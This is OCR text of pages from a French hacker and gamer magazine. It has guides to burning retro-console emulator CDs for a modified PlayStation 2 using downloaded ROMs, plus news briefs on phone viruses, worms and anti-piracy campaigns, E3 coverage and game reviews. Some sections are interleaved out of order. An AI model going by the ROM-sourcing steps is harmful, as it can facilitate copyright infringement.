Tout d'abord allez sur le site http://imbnes.gamebase.ca/ dans la rubrique intitulée "downloads", pour pouvoir y récupérer la dernière version, notée 1.3.2. Puis décompressez tout ce que contient l'archive sur un répertoire de votre disque dur (par exemple, C:\ImbNes).

Ensuite, dirigez-vous sur un site de roms (on appelle roms, pour les non-initiés à l'émulation, les fichiers qui contiennent le jeu, comme la cartouche quoi) fiable. Je recommande www.planetemu.net. Téléchargez-y les roms de votre choix et placez-les dans un répertoire sur votre disque dur, après les avoir dézippées bien entendu. Par exemple, C:\ImbNes\roms.

Après quoi, vous pouvez **lancer le fichier nommé rombank.exe** (il doit se trouver, si vous avez suivi nos conseils, dans C:\ImbNes). Cliquez sur le bouton en forme de puce en haut à droite. Ajoutez-y le répertoire où se trouvent vos roms dézippées. Il ne vous reste plus qu'à cliquer sur l'icône en forme de CD pour enregistrer une image au format .iso. N'oubliez pas de spécifier la région de votre CD (Japan, US ou Europe).

Ouvrez Nero ou un programme similaire pour **graver** votre Image ISO.

Insérez le CD dans votre Playstation2 : une liste des jeux que vous avez gravés s'affiche. Sélectionnez celui que vous désirez avec la manette directionnelle, puis appuyez sur START pour le lancer. Pour changer de jeu, appuyez sur L1 + L2 + START + Select.

Et voilà, à vous les joies de la première console de salon de Nintendo !

MASTER SYSTEM : SPACE HARRIER ET SONIC !

La Master System fut lancée par Sega en 1986 pour contrer l'offensive de Nintendo. C'est pourquoi elle permet

EST-CE DE L'ABANDONWARE ?

Attention, ces consoles émulées ont beau être vieilles, leurs constructeurs n'ont pas pour autant renoncé à leurs droits. Pour posséder une image de la ROM d'une de ces machines, qui fait donc l'objet d'un copyright, vous devez posséder une version physique de celle-ci – ce qui est la manière la plus simple d'avoir une " licence " d'utilisation. Il en va de même pour les jeux.

LA PROTECTION, UN DISPOSITIF EFFICACE ?

Selon Nielsen SoundScan, l'album le plus vendu aux États-Unis est protégé contre les copies pirates. En effet, bien que ce soit clairement visible sur l'album, les consommateurs ont tout de même décidé de se le procurer. Le succès qu'a obtenu cet album n'est pas sans déplaire à l'industrie du disque. Évidemment, les artistes sont enthousiastes à la perspective de pouvoir protéger leurs créations sans décourager les consommateurs. Voilà qui va encourager les maisons de disque à continuer dans cette voie, au détriment des consommateurs...

ENFIN UN VIRUS POUR LES PORTABLES

Le premier virus pour téléphones portables serait apparu. Il se baladerait d'un téléphone à l'autre sans avoir recours à un ordinateur portable comme ce fut le cas en 2000 avec le virus Timifonica. Cabir, notre nouveau virus, n'affecte que les portables " intelligents " qui fonctionnent sur le système d'exploitation Symbian et ont une connexion Bluetooth. Alors votre portable risque-t-il d'exploser sous peu ? Non ! Ce virus a été lancé et maîtrisé par des chercheurs donc aucun risque de le retrouver dans la nature. Pour l'instant.

LA RIAA TIENT SA NOUVELLE CIBLE

La RIAA a de nouveau du pain sur la planche avec les radios en ligne. Ces dernières offrent de la musique de meilleure qualité que la radio FM puisqu'il n'y a aucune interférence, et si pour l'instant il n'est pas (facilement) possible de sauvegarder la musique diffusée sur les ondes digitales, une radio offrant une telle fonctionnalité rendrait la RIAA toute rouge. Elle suggère donc à la Commission Fédérale des Communications de prendre les devants et d'implanter immédiatement des mesures contre le piratage sur les radios en ligne.

LEGENDE DANS VOTRE PS 2

de montrer des jeux avec des graphismes de meilleure qualité et des musiques de meilleure définition (comprenez : qui ne vous transperce pas les tympans, et encore !). Elle a permis à Sega de développer ses meilleurs jeux : Sonic bien sûr, mais aussi Alex Kid, Marble Madness, les Donald... Sans oublier les fameux hits d'arcade Space Harrier et After Burner, toujours funs aujourd'hui.

L'émulateur consacré à la Playstation 2 est PSMS, et il aussi performant que difficile à mettre en place.

Ouvrez Nero ou un programme similaire, **créez un nouveau CD de données** et copiez à sa racine les fichiers que vous aurez téléchargés à cette adresse : http://psms.gamebase.ca/psms12.zip, puis dézippez dans un répertoire quelconque.

Ensuite **allez cherchez vos roms** sur un site sûr, dézippez-les et placez-les également dans Nero, mais cette fois dans un répertoire spécial (par exemple /roms).

Il va falloir **renommer tous vos fichiers**, pour qu'ils respectent la norme du 8*3 (pour ceux qui ont échappé à MS-DOS 4.0 : huit caractères avant le point et trois après, le tout en majuscule. Exemple : MARBLMAD.SMS). Cette étape est assez lourdingue, je vous l'accorde. Attention, vous ne pouvez pas mettre plus de 30 roms par répertoire, sinon le CD ne fonctionnera pas, mais vous pouvez faire autant de répertoires que vous le désirez.

Après ça, il vous faut **créer un fichier texte** (direction bloc-notes) pour y entrer à la main tous vos jeux selon cette règle : nom du jeu vidéo affiché à l'écran, ROMS\MONJEU.SMS. À chaque fois, vous devez passer une ligne sinon le fichier - donc l'émulateur - ne pourra pas fonctionner. Enregistrez le fichier texte sous le nom de FILES.TXT.

Ajoutez ce fichier à la racine de votre CD, puis lancez la gravure en spécifiant de ne pas utiliser d'extension Joliet (généralement dans les propriétés de gravure).

Normalement, ça devrait marcher. Je vous souhaite un bon California Games !

MEGADRIVE, GENESIS

En tous cas, une console d'enfer !

La Megadrive a été lancée par Sega en 1990 afin d'enfoncer le clou déjà pointé avec la MasterSystem. Elle proposait des couleurs superbes et des animations d'une grande fluidité, sans aucune comparaison possible, et pour preuve, elle est en fait la première console 16 bits à faire son apparition sur le marché.

Au niveau du processus de création de CD, pas grand-chose ne change , à part le niveau de l'émulateur : PGEN est sans doute le plus agréable de tous les émulateurs Playstation 2, avec sa belle interface et sa gestion très simple des sauvegardes sur carte mémoire. Voici comment procéder pour vous faire votre CD spécial Megadrive.

Ouvrez Nero ou un programme équivalent (vous commencez à y être habitués, non ?) et démarrez **un nouveau projet de CD de données**.

Allez **télécharger vos roms** sur un bon site, pour cette console, je recommande www.zonesega.net) puis dézippez-les dans un répertoire quelconque.

Allez **récupérer l'émulateur** à cette adresse http://pgen.gamebase.ca/downloads/pgen-1.2.zip puis dézippez-le.

Ensuite c'est très simple, **ajoutez les fichiers** contenus dans le zip de l'émulateur à la racine du CD, créez un répertoire nommé "Roms" puis balancez toutes vos roms dézippées dedans. C'est sûr qu'a côté de PSMS, ça vous change la vie :D (même si ce n'est pas les Sims... Bon d'accord elle était nulle).

Vous n'avez plus qu'à vous **graver votre CD** tranquille-pépère, et à **l'insérer** dans votre console modifiée. À partir de là, tout est très simple, pour peu que vous baragouiniez un rien la langue à Billou.

SUPER NINTENDO

La reine des 16 bits (comment ça c'est salace ?)

Nintendo ne s'est pas laissé faire, et après avoir été frappé deux fois par les offensives de Sega, il décide de contre-attaquer avec ce que beaucoup considèrent comme une des meilleures, voire la meilleure console 16 bits, j'ai nommé... la Super Nintendo ! Ou Snes pour les intimes. Elle dispose elle aussi d'un émulateur performant sur la Playstation 2, à savoir Snes-Station, un port du plus que fameux Snes9x. Allez, c'est reparti.

Ouvrez un truc genre Nero, commencez un **nouveau CD de données** (ronnfllzzz...).

Allez **récupérer des roms** sur un site sûr (là encore, www.planetemu.net) et dézippez-les sur votre disque.


Allez **chopper l'émulateur** http://snes-station.gamebase.ca/files/snes_0_2_3_20040124.zip

puis dézippez-le quelque part sur votre disque.

Là encore, Snes Station est très simple d'utilisation : **copiez les fichiers de l'émulateur à la racine** de votre CD-rom, puis créez un nouveau répertoire nommé Roms. Balancez-y le tas de roms que vous avez récupéré.

Il ne vous reste plus qu'à vous émerveiller devant ce prodige de console qu'est la Snes ! De plus, l'émulateur supporte pleinement les sauvegardes, alors hop ! Allez de ce pas terminer Secret Of Mana, vous ne serez pas déçus du voyage !

Voila, j'espère que vous saurez donnez une nouvelle jeunesse à votre PS2 avec tout ça... Les plus vieux verseront de chaudes larmes devant tant des souvenirs, les plus jeunes seront peut-être étonnés de constater la richesse de ces jeux vidéos à l'ancienne. Ah oui, un dernier mot : tous ces émulateurs sont issus de la communauté Open-Source. Tiens, tiens, comme c'est bizarre, vous avez dit bizarre ? ;)



IZ

ALERTE AU VER MUTANT

Comme les humains, c'est en évoluant que les virus peuvent espérer survivre. La preuve par l'exemple avec le ver " Bobax ", qui réutilise les mêmes vulnérabilités que MSBlast ou Sasser, mais cette fois-ci fait un test de bande passante dont les résultats serviront par exemple à déterminer si l'ordinateur infecté peut être utilisé comme machine à spammer ou pour effectuer une attaque DoS. Ça serait bien que tous les virus fassent la même chose, il suffirait alors de limiter notre bande passante pour rester tranquille !

APRÈS LA RIAA, LA MPAA

La MPAA suivra les traces de la RIAA. En effet, la MPAA lance une campagne de sensibilisation auprès des jeunes en leur inculquant un code de conduite et en passant des pubs dénonçant le piratage. Cet organisme n'est pas sur le point d'intenter des poursuites, toutefois, il pourrait le faire dans un avenir proche. " Nous espérons que cette campagne " éducationnelle " portera ses fruits, sinon des mesures légales pourraient être prises ", a déclaré un officiel de la MPAA. On estime qu'il y aurait chaque jour entre 400000 et 600000 films téléchargés illégalement. Ce phénomène est rendu possible par l'accès haute vitesse qui est mis à la disposition des étudiants dans les collèges et les universités. Des publicités expliquant pourquoi le piratage est interdit seront placées tous les jours dans les quotidiens, les magazines pour les consommateurs ainsi que dans plus d'une centaine de journaux étudiants. Si l'on compare l'initiative avec ce qu'a fait la RIAA, je ne suis pas certain que ça fonctionnera. J'ai l'étrange impression que nous n'avons pas fini d'entendre parler d'eux.


GAMERS NEWS

On ne pouvait pas continuer de vous titiller les neurones avec un mag toujours plus technique sans vous laisser un peu de répit. Pirat'z s'adresse aussi aux gamers de tout poil. Voici notre point de vue, indépendant, sur l'actualité du jeu vidéo.

Comme vous l'avez certainement remarqué, Pirat'z est un journal qui s'adresse à un public de hackers et... de gamers (si, si, c'est écrit sous le titre ;-))
Pourtant, cette seconde partie a été un peu négligée ces derniers temps au profit du hacking. On sait que vous aimez, mais à partir de ce numéro, vous pourrez vous détendre avec quatre nouvelles pages dédiées aux jeux vidéos, plus précisément deux pages concernant l'actualité de ce milieu ainsi que deux pages de tests des grands jeux du mois. N'hésitez pas à nous donner votre avis sur le forum (www.piratz.fr.st) et à nous dire si vous en voulez plus, moins ou si c'est parfait :D

Pour inaugurer cette rubrique, l'actualité nous est très favorable. En effet vous savez sûrement que se tient tout les ans à Los Angeles le plus grand salon de jeux vidéos du monde, j'ai nommé l'Electronic Entertainment Expo, ou plus simplement l'E3 (prononcez "i kioube" ;-))qui soufflait cette année sa dixième bougie.

Allez, accrochez-vous bien et c'est parti pour la visite !



Dans un autre genre, l'autre titre très remarqué de ce salon, annoncé par Billou lui-même comme l'un des jeux phares de sa firme pour la Xbox, est le jeu de rôle *Jade Empire*.

Jade Empire

Dans cet univers inspiré de la Chine antique se mêleront monstres et magie, le tout encadré par un système de jeu très axé sur les combats. La multitude d'armes disponibles et les combos fulgurants comme ceux présentés lors de la démo faite à l'E3 devraient à mon avis faire craquer pas mal de portefeuilles.

Commençons par Microsoft qui, profitant de sa petite soirée d'avance sur ses concurrents, a pu vanter en premier les mérites de sa petite (enfin grosse plutôt lol) boîte verte.

On retiendra surtout la mise en avant du Xbox Live qui devrait bientôt permettre d'acheter ses jeux en ligne - on vous reparlera sûrement dans peu de temps de la sécurité de ce service...

Le jeu le plus attendu pour beaucoup de gamers était également présenté. Je parle évidemment du fameux *Doom 3*. Ce nouvel épisode de la série mythique était cette fois en version jouable et, d'après les chanceux qui ont pu essayer... ça claque !

Le jeu est toujours prévu pour le mois de juillet, alors vivement que l'on puisse fraguer du zombie, même si l'ambiance vise à faire peur au joueur, c'est pas grave, on se serrera les coudes ;-)

Doom 3

Mais ce n'est pas tout. *Halo 2* la suite du grand hit X-box récemment adapté sur PC a révélé son mode multi-joueurs aux quelques privilégiés qui ont pénétré le salon privé de Microsoft sans se faire dévisser la tête par les grands vigiles de 130 kg pour 1m90.

Cela s'annonce très prometteur et encore plus bourrin que le premier opus, puisqu'il sera maintenant possible de tenir deux armes en même temps pour éclater deux fois plus de têtes.

Du côté de Sony, le gros de la conférence a porté sur la présentation d'un nouveau bébé : la PSP.

Cette console portable en projet chez Sony, qui compte bien faire chuter le succès de son concurrent Nintendo (presque seul sur le marché avec sa GBA), affiche un design assez séduisant : un écran plutôt grand et deux fois plus large que haut, ce qui est assez original.

Aucun jeu n'était présenté en version jouable, mais Sony a insisté sur les capacités multimédias de sa machine en lisant par exemple un extrait du film Spiderman.

Pourtant je suis sûr que rien que les titres des jeux suffiront à vous mettre l'eau à la bouche : que dites-vous d'un petit *Gran Turismo 4 : Mobile* ? À moins que vous préfériez un *WipEout Pure* ou, allons y franchement, un *Metal Gear Acid*...

Bref tout cela s'annonce bien prometteur :-p

Au niveau des jeux proposés par Sony, impossible de ne pas se prendre la claque : *Gran Turismo 4* qui apparaît définitivement comme le jeu de caisse le plus attendu, voire le jeu le plus attendu sur PS (enfin, depuis le temps qu'on l'attend, justement...).

Cet E3 a permis de confirmer toutes les bonnes choses que le nom de ce jeu évoquait à notre oreille : exploitation maximale de la PS2, des tonnes de caisses, de tracés et de modes de jeux et, la petite nouveauté de cet opus, le mode on-line qui permettra à six joueurs de s'affronter simultanément dans une course de folie.

Gran Tourismo 4

Dans le genre infiltration, Snake s'est comme d'habitude fait remarquer avec *Metal Gear Solid 3*, le nouveau bébé de Konami qui s'annonce déjà comme un gros hit. Une fois de plus, il faudra jouer les héros pour sauver le monde de méchants terroristes.

Capcom essaye de son côté de rattraper la petite déception entraînée par *Devil May Cry 2* en proposant maintenant le troisième épisode de la série. Un titre à surveiller si vous êtes fans du genre.

En parlant de séries, la plus célèbre de toutes était également venue faire sa star avec son douzième opus. Je parle évidemment de *Final Fantasy, FFXII* pour les intimes.

On ne comprend pas encore grand chose au scénario, mais la réalisation semble toujours, comme nous y avons été habitué par Square, très soignée et les décors ainsi que les expressions des personnages de toute beauté. Le système de combat aura pour sa part le droit à quelques nouveautés, comme la possibilité d'assigner des stratégies à chacun des persos de sa team.

Seul point noir au tableau : le jeu est prévu pour le début de l'année prochaine au Japon, alors chez nous ce n'est pas pour tout de suite :-(

Final Fantasy XII

Passons maintenant à Nintendo et ses deux consoles fétiches : la Gamecube et la Game boy Advance. Ici aussi on a pu faire de nombreuses découvertes très intéressantes, la conférence de la firme étant à mon avis de loin la plus complète et la plus alléchante.

Tout d'abord, l'annonce de la Nintendo DS, nouvelle console portable visant à rivaliser avec la PSP, a fait baver tout le monde.

En effet, ici, pas question de montrer simplement le design de la bête, puisque plusieurs jeux étaient présentés en version jouable, notamment les deux futurs hits *Super Mario 64 X 4* ainsi que *Metroid Prime : Hunter*. Et là, même s'il est encore un peu tôt pour porter un jugement sur la console (qui n'est prévue que pour mars prochain, tout comme la PSP d'ailleurs) il faut avouer que ça déchire ;-)

Paper Mario 2

Du côté des jeux, pas moins de bonnes surprises, la suite de *StarFox Adventures* a par exemple bien avancé pour enfin proposer des graphismes solides et rassurer ceux qui avaient eu la frousse en voyant les premières images divulguées l'année dernière (avouons qu'elles étaient assez laides).

Pour les amateurs du genre, le grand *Resident Evil 4* était toujours aussi impressionnant, aussi bien par ses graphismes que par son gameplay. Les zombies semblent enfin avoir une cervelle un peu plus grosse qu'un petit pois et n'hésiteront pas à défoncer les portes pour vous suivre jusqu'au bout des ténèbres ;-)

Si ce genre de jeu vous fait plutôt peur, vous pouvez vous rabattre sur *Paper Mario 2* lol, avec ses graphismes en papier mâché dans un style bien sympa. Dans le même esprit que *Mario et Luigi* sorti récemment sur GBA, il est orienté moitié action, moitié RPG. On a là un petit jeu qui peut être marrant et permettra de se détendre un peu. Mais bon, les hardcores gamers risquent de se retrouver un peu comme des délinquants de 16 ans à qui on donnerait un hochet pour s'amuser...

Si vous sentez des pulsions animales en vous, alors les titres suivants pourraient peut-être vous intéresser. Le singe préféré de Nintendo revient en force avec quatre jeux annoncés aussi bien sur GBA que sur NGC.

On retrouvera donc l'ami Donkey dans *Donkey Konga*, un jeu musical sur NGC, *Donkey Kong Jungle Bit*, un jeu d'aventure sur NGC qui semble coller avec l'esprit des bons vieux épisodes sur SuperNes, *Mario VS Donkey Kong*, un jeu d'action sur GBA, et enfin *DK King of Swing* sur GBA... mais on ne sait pas encore très bien ce que c'est ;-)

Passons maintenant aux deux grandes stars de la NGC : tout d'abord *Samus Aran* dans la lignée de *Metroid*, jeu considéré par beaucoup comme le meilleur de la console.

Metroid 2 : Samus Aran

Pour cette suite, pas de déception pour l'instant puisque les graphismes semblent encore plus fins, l'ambiance toujours excellente et le scénar du feu de dieu. La cerise sur le gâteau ne se fait pas attendre : un mode multijoueur qui nous faisait tant rêver à déjà été annoncé...

J'appelle maintenant notre grand héros Link. Le prochain épisode des aventures du petit bonhomme a vraiment été la grande surprise sur console de cet E3 en donnant une bonne petite claque graphique à tous ceux qui étaient présent. Le style enfantin est oublié pour donner un aspect beaucoup plus réaliste et adulte à Link, mais je ne vous gâche pas le plaisir et vous l'admirer par vous-même en téléchargeant la petite vidéo disponible à l'adresse suivante :

http://www.jeuxvideo.com/downloads/0000/00007746_video.htm

Les fans des consoles portables ne sont pas oubliés non plus : une version tout aussi attendue est en effet prévue sur GBA, pour notre plus grand plaisir ;-)

En ce qui concerne les jeux PC, l'événement a encore été créé par *Half-Life 2* qui reste un des titres les plus attendus sur nos PC et s'annonce magnifique en tous points.

Half Life 2

Pour les stratèges en herbe, c'est Warhammer 40.000 qui s'est particulièrement illustré tandis que les fans d'infiltration étaient collés devant les écrans de Splinter Cell 3 se détachant essentiellement des deux autres par son mode coopératif très poussé. Il faudra maintenant demander à votre pote de vous faire la courte échelle pour pouvoir grimper sur un mur ou de faire diversion pendant que vous piratez un terminal.


prospero

LES MEILLEURS

Ça y est, les vacances sont là ! On va enfin pouvoir oublier un peu les virus et les failles de sécurité. Pour se détendre, on propose un petit saut dans le grand monde des jeux vidéos, tous horizons, et on vous en sort les meilleurs titres !

DONKEY KONG COUNTRY 2 [GBA]

Allez on prend la pose pour la photo



Technique dite du "cochon pendu"

Je vous propose de commencer avec un jeu pour Game Boy Advance. Faut le dire, cette console a quand même le net avantage d'être 10 fois plus facile à transporter sur son lieu de vacances qu'une Xbox ;-)

Le jeu en question, sorti à l'origine sur Super Nes, met en scène le petit frère du fameux singe de Rareware épaulé par sa nouvelle copine, Dixie, à la recherche de leur pote Donkey, kidnappé par le grand méchant King K. Rool. Il s'agit évidemment de Donkey Kong Country 2, sorti récemment au format portable.

En déguisant Donkey en princesse, ce qui, entre nous, ne serait pas très sexy, le scénario pourrait avoir un air de déjà vu. Mais l'originalité du titre ne vient pas de ce point, mais plutôt du système de progression avec deux personnages en alternance.

Je m'explique : vous déplacerez soit Diddy soit Dixie, mais le personnage inutilisé vous suivra tout au long de votre aventure et, sur simple pression de la touche R, vous pourrez choisir de diriger l'un plutôt que l'autre. Vous imaginez bien que chacun a ses capacités, et vous devrez les combiner habilement afin d'arriver sain et sauf au bout du niveau.

Les multiples niveaux que vous traverserez sont tous plus originaux les uns que les autres, avec des décors variant tout autant. Il faudra faire preuve de persévérance pour atteindre la fin du jeu ; la durée de vie étant aussi un autre de ses points forts, dont vous ne risquez pas d'en faire le tour avant même d'être arrivé sur la plage.

Il va sans dire que les parties seront d'autant plus endiablées si vous trouvez un pote acceptant de faire le singe avec vous, auquel cas, chacun contrôlera l'un des primates sur sa console.

Les graphismes sont quant à eux toujours aussi bluffant, et Nintendo nous montre là que même 10 ans après la Super Nes, une belle 2D est toujours aussi agréable pour les yeux.

Quant à la petite nouveauté - car il y en a quand même une par rapport à la version originale - il s'agit de minis-jeux, jouables seuls ou jusqu'à quatre, qui sauront sûrement vous amuser quelques heures de plus tant ils sont prenant et vous motivent à avancer dans le mode histoire pour débloquer de nouveaux parcours.

Je vous laisse découvrir le reste tout seul, mais vous l'avez bien compris, si vous avez une GBA et que vous cherchez un titre sûr pour les vacances, allez-y les yeux fermés. DKC 2 a déjà fait ses preuves et saura vous satisfaire.

Chaque perso a son point fort, Donkey c'est la force :D

MARIO GOLF [GAME CUBE]

Un tir parfait vous donne le droit à un bel arc-en-ciel. Si c'est pas mignon !

On dit souvent que les jeux vidéos sont trop violents ou que les h4rDc0rZ G4m3rZ ne pensent qu'à tirer sur tout ce qui bouge avec leurs fusils à pompe. Et bien non ! Pour preuve, voici un jeu tout mignon et coloré, dans lequel on ne frappera pas sur autre chose qu'une balle : un jeu de golf.

Oui... rien de bien original, me direz-vous. Il en existe déjà des tas et, désolé pour les puristes, mais mettre une balle dans un trou c'est quand même assez lassant au bout d'un certain temps.

La particularité de ce titre vient du fait que c'est toute la bande de Mario qui porte les clubs de golf ! Ainsi on retrouve le fun habituel des Mario Kart ou autres, qui sauront vous garder des heures devant la télé avec vos potes. La prise en main est facile et instinctive, et il suffit de quelques minutes d'apprentissage pour pouvoir swinguer comme Tiger Wood et réaliser ses premiers exploits.

La difficulté est bien dosée et même si vous ne sortez votre console qu'une fois tous les 15 jours, vous pourrez progresser à votre rythme, sans vous arracher les cheveux ni jeter votre manette par terre. Bon, il faut reconnaître que les graphismes n'ont rien d'exceptionnel, mais c'est loin d'être moche et ces derniers ne gâchent en rien le plaisir.

Peuvent évidemment jouer jusqu'à 4 joueurs et ce dans 11 modes de jeu ! Vous trouverez de tout : 18 trous classiques, évidemment, mais aussi des parties en équipe, du golf de vitesse (où au-delà du nombre de coups c'est le temps qui devra être minimum) ou encore le mode Jackot. Il y a bien d'autres modes intéressants, que je vous laisse découvrir.

Pour résumer tout ça, à moins d'être golfophobe ou accro à votre fusil à pompe, ce petit jeu devrait vous permettre de passer de bons moments, entre potes ou en famille (oui mon père a joué, sa dernière expérience remontant pourtant à Mario kart sur N64 ;-)

TUX RACER [PC/LINUX]

Allez, il est maintenant temps de montrer aux accros de Windows que non, il ne sont pas les seuls à pouvoir jouer sur leur PC. Voici donc un bon petit jeu Linux !

J'ai choisi de vous présenter Tux Racer qui, bien qu'il soit maintenant vieux de plusieurs années, est vraiment sympa à jouer et permet de voir notre pingouin, bien sage d'habitude, se défouler un peu. En effet, ce titre est en fait un jeu... de course de palmipèdes !

JEUX POUR L'ETE

Allez Tux, on croit en toi !

Tux qui, je le rappelle, est le nom donné au pingouin mascotte de Linux (bon, d'accord, c'est un manchot), va se jeter la tête la première dans des descentes de montagnes enneigées. Et c'est fun : rien ne vous empêche de quitter la course pour aller faire des bosses, et vous ramasser quelques arbres.

Niveau graphisme, on sent évidemment que le jeu se fait vieux. Mais bon, ça reste globalement agréable à voir et ça n'enlève rien au fun, donc on fermera les yeux là-dessus (enfin... pas en pleine partie).

Ce jeu n'est pas complètement gratuit (houa, y a même des jeux payant sur Linux !) : la liste complète des niveaux vaut une petite quinzaine d'euro. Si vous voulez vous faire une idée plus précise, vous pouvez toujours télécharger gratuitement Open Racer, qui est la version sous licence GPL du jeu, gratuite, et qui contient plusieurs courses créées par la communauté.

Ce projet libre tente de s'éloigner un peu du jeu d'origine, pour ne pas être en concurrence directe (il s'agit d'un "fork"). Même s'il n'arrive peut-être pas au niveau de l'original, ces programmeurs bénévoles ont vraiment fait du bon boulot et il y a de quoi s'amuser. Une autre différence importante se situe au niveau du mode multi-joueurs, malheureusement indisponible dans la version gratuite et libre – pour l'instant.

Si vous avez une machine sous Linux avec un environnement graphique (nécessaire pour lancer le jeu ; une carte graphique accélérée est aussi la bienvenue), je vous conseille vivement d'aller le télécharger sur http://openracer.worldforge.org pour au moins essayer. Sinon, si vous restiez sous Windows à cause des jeux, votre dernier argument vient de tomber ;-)

(Bon, pour ceux qui veulent vraiment y jouer sur Windows, c'est là : http://tuxracer.sourceforge.net/download.html#Windows)

RALLISPORT CHALLENGE 2 [XBOX]

Pour finir cette série de tests, je vais revenir vers un jeu un peu plus classique, sur Xbox cette fois, qui a vraiment attiré mon attention. Il s'agit de Rallisport Challenge 2.

En effet même s'il semble se fondre dans la masse des jeux de voitures sur console qui ne fait que grossir, en réalité il sort vraiment du lot par ses multiples atouts.

Tout d'abord ses graphismes : en plus d'être très nombreux et variés, les décors sont vraiment superbes et détaillés. Les conditions météorologiques sont très bien retranscrites et on a parfois vraiment l'impression d'être pris dans une tempête de neige (avec un minimum d'imagination, évidemment ;-)

Mais c'est surtout au niveau de la jouabilité que ce titre se démarque. Je suis loin d'être fan des jeux de voitures, et pour être franc, je passe habituellement une bonne partie de mon temps dans la pelouse. Rien de tout cela ici ! Au bout de quelques minutes, on maîtrise plutôt bien son nouveau bolide et il est possible de s'amuser tout de suite dans les nombreuses courses, sans passer des heures à l'entraînement à étudier les trajectoires et le dérapage millimétré.

Ainsi ce jeu est vraiment accessible à tous, habitués des jeux de voiture évidemment, mais surtout aux néophytes qui souhaitent s'initier au genre et qui ont toujours été dégoûtés par une conduite trop difficile. C'est vraiment pour cela que j'ai choisi de vous le présenter ici.


Le mode Carrière est quant à lui tout simplement énorme : un grand tableau est accessible pour chaque niveau de difficulté et vous pouvez alors choisir l'épreuve que vous souhaitez. Ce système a l'avantage de vous éviter de rester bloquer sur une course, puisque vous pouvez sélectionner, à tout moment, n'importe quelle épreuve du tableau. Une exception : la dernière course, bien sûr, qui ne se déverrouille qu'à la fin, et qui vous permet d'obtenir votre permis de classe D (pour le premier niveau de difficulté, puis C, B, A... et peut-être d'autres si vous devenez vraiment un grand pilote ;-)

Au niveau multi-joueurs - parce que c'est quand même les vacances et qu'on ne va pas rester tout seul devant sa télé - sachez qu'il possible de jouer jusqu'à quatre en écran divisé, ou en LAN à condition d'avoir plusieurs Xbox et télés sous la main.

Sinon, si tous vos potes préfèrent aller à la plage, il vous reste le Xbox live où vous pourrez rejoindre jusqu'à quinze autres pilotes pour des courses encore plus passionnantes que contre l'IA. Même Souligner au passage que cette dernière est très sophistiquée : vos adversaires vous donneront du fil à retordre, et votre copilote vous guidera pour le mieux.

Vous l'aurez compris, ce jeu est vraiment un hit de la Xbox et si vous possédez cette machine, vous feriez vraiment une erreur en passant à côté.

N'hésitez pas à donner votre avis sur cette nouvelle rubrique. Vous connaissez l'adresse (sinon, c'est page 30). Ou encore, faites un tour sur notre forum !



Conduite sur neige de nuit, bon courage !

prospero

COMMENT GAGNER AU LOTO

Si vous voulez jouer sérieusement au loto, n'espérez pas gagner. C'est le conseil de Pirat'z. Mais si vous insistez, on va vous donner quelques trucs.

